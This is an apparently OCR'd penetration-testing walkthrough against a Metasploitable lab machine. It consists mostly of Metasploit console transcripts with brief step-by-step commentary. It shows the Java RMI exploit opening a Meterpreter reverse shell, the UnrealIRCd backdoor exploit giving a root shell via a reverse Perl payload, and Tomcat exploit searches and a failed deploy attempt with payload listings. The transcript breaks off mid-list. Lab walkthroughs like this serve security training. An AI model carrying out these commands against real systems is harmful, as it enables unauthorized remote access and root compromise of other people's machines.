


```
msf6 exploit(multi/samba/usermap_script) > use 7
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  HTTPDELAY  10              yes       Time that the HTTP Server will wait
                            for the payload request
  RHOSTS    192.168.65.147   yes       The target host(s), see https://doc
                           s.metasploit.com/docs/using-metaspl
                           oit/basics/using-metasploit.html
  RPORT     1099            yes       The target port (TCP)
  SRVHOST    0.0.0.0          yes       The local host or network interface
                            to listen on. This must be an addr
                           ess on the local machine or 0.0.0.0
                            to listen on all addresses.
  SRVPORT    8080             yes       The local port to listen on.
  SSL       false          no        Negotiate SSL for incoming connecti
                           ons
  SSLCert                  no        Path to a custom SSL certificate (d
                           efault is randomly generated)
  URIPATH                   no        The URI to use for this exploit (de
                           fault is random)


Payload options (java/meterpreter/reverse_tcp):

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  LHOST  192.168.65.143   yes       The listen address (an interface may be
                         specified)
  LPORT  4444             yes       The listen port


Exploit target:

  Id  Name
  --  ----
  0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.65.143:4444
[*] 192.168.65.147:1099 - Using URL: http://192.168.65.143:8080/2G9HvZKs
[*] 192.168.65.147:1099 - Server started.
[*] 192.168.65.147:1099 - Sending RMI Header...
[*] 192.168.65.147:1099 - Sending RMI Call...
[*] 192.168.65.147:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.65.147
[*] Meterpreter session 4 opened (192.168.65.143:4444 -> 192.168.65.147:36128)
 at 2024-07-28 13:14:26 +0530

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > pwd
/
meterpreter > hostname
[-] Unknown command: hostname. Run the help command for more details.
meterpreter > ls
Listing: /
==========

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040666/rw-rw-rw-  4096   dir   2012-05-14 09:05:33 +0530  bin
040666/rw-rw-rw-  1024   dir   2012-05-14 09:06:28 +0530  boot
040666/rw-rw-rw-  4096   dir   2010-03-17 04:25:51 +0530  cdrom
040666/rw-rw-rw-  13700  dir   2024-07-28 11:22:13 +0530  dev
040666/rw-rw-rw-  4096   dir   2024-07-28 13:09:27 +0530  etc
040666/rw-rw-rw-  4096   dir   2010-04-16 11:46:02 +0530  home
```

- **Here we got the access of another system through java-rmi service.**
- **Now, we move into another service called irc on port 6667.**




```
msf6 exploit(multi/misc/java_rmi_server) > search irc exploit backdoor

Matching Modules
================

  # Name                                      Disclosure Date  Rank       Check  Description
  - ----                                      ---------------  ----       -----  -----------
  0 exploit/multi/local/allwinner_backdoor    2016-04-30       excellent  Yes    Allwinner 3.4 Legacy Kernel Local Privilege Escalation
  1 exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12     excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 exploit(multi/misc/java_rmi_server) > use 1
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  CHOST                     no        The local client address
  CPORT                     no        The local client port
  Proxies                   no        A proxy chain of format type:ho
                                      st:port[,type:host:port][...]
  RHOSTS   192.168.65.147   yes       The target host(s), see https:/
                                      /docs.metasploit.com/docs/using
                                      -metasploit/basics/using-metasp
                                      loit.html
  RPORT    6667             yes       The target port (TCP)


Exploit target:

  Id  Name
  --  ----
  0   Automatic Target
```




```
msf6 exploit(unix/irc/unreal_ircd_3281_backdo)> run

[-] 192.168.65.147:6667 - Exploit failed: A payload has not been selecte
d.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdo)> show payloads

Compatible Payloads
===================

  #  Name                                  Disclosure Date  Rank
   Check  Description
  -  ----                                  ---------------  ----
   -----  -----------
  0  payload/cmd/unix/adduser                    .           norm
al  No    Add user with useradd
  1  payload/cmd/unix/bind_perl                  .           norm
al  No    Unix Command Shell, Bind TCP (via Perl)
  2  payload/cmd/unix/bind_perl_ipv6             .           norm
al  No    Unix Command Shell, Bind TCP (via perl) IPv6
  3  payload/cmd/unix/bind_ruby                  .           norm
al  No    Unix Command Shell, Bind TCP (via Ruby)
  4  payload/cmd/unix/bind_ruby_ipv6             .           norm
al  No    Unix Command Shell, Bind TCP (via Ruby) IPv6
  5  payload/cmd/unix/generic                    .           norm
al  No    Unix Command, Generic Command Execution
  6  payload/cmd/unix/reverse                    .           norm
al  No    Unix Command Shell, Double Reverse TCP (telnet)
  7  payload/cmd/unix/reverse_bash_telnet_ssl    .           norm
al  No    Unix Command Shell, Reverse TCP SSL (telnet)
  8  payload/cmd/unix/reverse_perl               .           norm
al  No    Unix Command Shell, Reverse TCP (via Perl)
  9  payload/cmd/unix/reverse_perl_ssl           .           norm
al  No    Unix Command Shell, Reverse TCP SSL (via perl)
  10  payload/cmd/unix/reverse_ruby              .           norm
al  No    Unix Command Shell, Reverse TCP (via Ruby)
  11  payload/cmd/unix/reverse_ruby_ssl          .           norm
al  No    Unix Command Shell, Reverse TCP SSL (via Ruby)
  12  payload/cmd/unix/reverse_ssl_double_telnet  .          norm
al  No    Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdo)> set payload payload/c
md/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/irc/unreal_ircd_3281_backdo)> run
```

- **Here, we need to select a payload. For that type show payloads, then set payload by typing (set payloads [and name of that payload]).**




```
[-] 192.168.65.147:6667 - Msf::OptionValidateError One or more options f
ailed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdo)> setg LHOST 192.168.65
.143
LHOST => 192.168.65.143
msf6 exploit(unix/irc/unreal_ircd_3281_backdo)> run

[*] Started reverse TCP handler on 192.168.65.143:4444
[*] 192.168.65.147:6667 - Connected to 192.168.65.147:6667...
  :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
  :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostn
ame; using your IP address instead
[*] 192.168.65.147:6667 - Sending backdoor command...
[*] Command shell session 5 opened (192.168.65.143:4444 -> 192.168.65.14
7:44504) at 2024-07-28 13:25:26 +0530

whoami
root
hostname
metasploitable
ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
```

- **Now we got another error of not selecting the RHOSTS & LHOST. After giving these two then run the command and boom we got the access of targeted system.**
- **Let’s move onto another service called tomcat on port 8180.**




```
msf6 exploit(linux/http/vmware_view_planner_4_6_uploadlog_rce) > search tomcat exploit

Matching Modules
================

 #  Name                                                        Disclosure Date  Rank       Check  Description
 -  ----                                                        ---------------  ----       -----  -----------
 0  exploit/multi/http/struts_dev_mode                          2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
 1  exploit/multi/http/struts2_namespace_ognl                   2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
 2    \_ target: Automatic detection                            .                .          .      .
 3    \_ target: Windows                                        .                .          .      .
 4    \_ target: Linux                                          .                .          .      .
 5  exploit/multi/http/struts_code_exec_classloader             2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Exec
ution
 6    \_ target: Java                                           .                .          .      .
 7    \_ target: Linux                                          .                .          .      .
 8    \_ target: Windows                                        .                .          .      .
 9    \_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)  .  .          .      .
 10 auxiliary/admin/http/tomcat_ghostcat                        2020-02-20       normal     Yes    Apache Tomcat AJP File Read
 11 exploit/windows/http/tomcat_cgi_cmdlineargs                 2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnera
bility
 12 exploit/multi/http/tomcat_mgr_deploy                        2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticate
d Code Execution
 13   \_ target: Automatic                                      .                .          .      .
 14   \_ target: Java Universal                                 .                .          .      .
 15   \_ target: Windows Universal                              .                .          .      .
 16   \_ target: Linux x86                                      .                .          .      .
 17 exploit/multi/http/tomcat_mgr_upload                        2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Executi
on
 18   \_ target: Java Universal                                 .                .          .      .
 19   \_ target: Windows Universal                              .                .          .      .
 20   \_ target: Linux x86                                      .                .          .      .
 21 exploit/linux/local/tomcat_rhel_based_temp_priv_esc         2016-10-10       manual     Yes    Apache Tomcat on RedHat Based Systems Insecure Temp Con
fig Privilege Escalation
 22 exploit/linux/local/tomcat_ubuntu_log_init_priv_esc         2016-09-30       manual     Yes    Apache Tomcat on Ubuntu Log Init Privilege Escalation
 23 exploit/multi/http/atlassian_confluence_webwork_ognl_injection  2021-08-25   excellent  Yes    Atlassian Confluence WebWork OGNL Injection
 24   \_ target: Unix Command                                   .                .          .      .
 25   \_ target: Linux Dropper                                  .                .          .      .
 26   \_ target: Windows Command                                .                .          .      .
 27   \_ target: Windows Dropper                                .                .          .      .
 28   \_ target: PowerShell Stager                              .                .          .      .
 29 exploit/windows/http/cayin_xpost_sql_rce                    2020-06-04       excellent  Yes    Cayin xPost wayfinder_seqid SQLi to RCE
 30 exploit/multi/http/cisco_dcnm_upload_2019                   2019-06-26       excellent  Yes    Cisco Data Center Network Manager Unauthenticated Remot
e Code Execution
 31   \_ target: Automatic                                      .                .          .      .
 32   \_ target: Cisco DCNM 11.1(1)                             .                .          .      .
 33   \_ target: Cisco DCNM 11.0(1)                             .                .          .      .
 34   \_ target: Cisco DCNM 10.4(2)                             .                .          .      .
```

- **Then show options and fill the required options and run.**




```
msf6 exploit(multi/http/tomcat_mgr_deploy) > run

[-] Exploit aborted due to failure: not-found: The target server fingerprint "Apache/
2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )" does not match "(?-mix:Apa
che.*(Coyote|Tomcat))", use 'set FingerprintCheck false' to disable this check.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_deploy) > show target
[-] Invalid parameter "target", use "show -h" for more information
msf6 exploit(multi/http/tomcat_mgr_deploy) > show targets

Exploit targets:
=================

   Id  Name
   --  ----
=> 0   Automatic
   1   Java Universal
   2   Windows Universal
   3   Linux x86


msf6 exploit(multi/http/tomcat_mgr_deploy) > set target 3
target => 3
msf6 exploit(multi/http/tomcat_mgr_deploy) > show payloads

Compatible Payloads
===================

   #  Name                                    Disclosure Date  Rank    Che
ck  Description
   -  ----                                    ---------------  ----    ---
--  -----------
   0  payload/generic/custom                  .                normal  No
   Custom Payload
   1  payload/generic/debug_trap              .                normal  No
   Generic x86 Debug Trap
   2  payload/generic/shell_bind_aws_ssm      .                normal  No
   Command Shell, Bind SSM (via AWS API)
   3  payload/generic/shell_bind_tcp          .                normal  No
   Generic Command Shell, Bind TCP Inline
   4  payload/generic/shell_reverse_tcp       .                normal  No
